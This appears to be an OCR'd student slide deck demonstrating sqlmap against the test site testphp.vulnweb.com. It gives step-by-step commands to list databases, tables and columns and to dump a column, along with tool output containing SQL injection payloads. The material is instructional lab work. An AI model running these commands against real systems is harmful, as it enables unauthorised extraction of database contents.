
“SQL MAP”

--S.JOE MATHEW
(192IT159)


SQL MAP:

SQLMAP tests whether a ‘GET’ parameter is vulnerable to SQL Injection.




SQL INJECTION BY SQL MAP:

1. **List information about the existing databases:**
   We use the –dbs option to do so. –dbs lists all the available databases.
   Command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs`




WE CAN SEE LIST OF DATABASE BELOW




2. List information about Tables present in a particular Database;

We are selecting acuart database and list the tables in acuart database.

Command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables`




Below we can see a list of tables available in the database.



3. **List information about the columns of a particular table:**

We are taking artists tables and list all the columns present in the artists table.
Command :`sqlmap-uhttp://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns`



List of columns of artist database below:

```
[11:11:06] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ⩾ 5.0
[11:11:06] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int(5)      |
+-----------+-------------+

[11:11:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[11:11:07] [WARNING] you haven't updated sqlmap for more than 243 days!!!

[*] ending @ 11:11:07 /2020-07-02/
```


4.**Dump the data from the aname column**:

Now we are going to dump the data of aname .

Command `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump`

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump
                         {1.3.11#stable}
                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this

[*] starting @ 11:12:40 /2020-07-02/

[11:12:41] [INFO] resuming back-end DBMS 'mysql'
[11:12:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2014=2014

    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 6210 FROM(SELECT COUNT(*),CONCAT(0x716a707671,(SELECT (ELT(6210=6210,1))),0x71706a6b71,FLO
INS GROUP BY x)a)
```

The Dumped data from aname :


[11:12:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ≥ 5.0
[11:12:42] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
| aname |
| Blad3 |
| lyzae |
| r4w8173 |
[11:12:43] [INFO] table 'acuart.artists' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[11:12:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[11:12:43] [WARNING] you haven't updated sqlmap for more than 243 days!!!
[*] ending @ 11:12:43 /2020-07-02/

--THANK YOU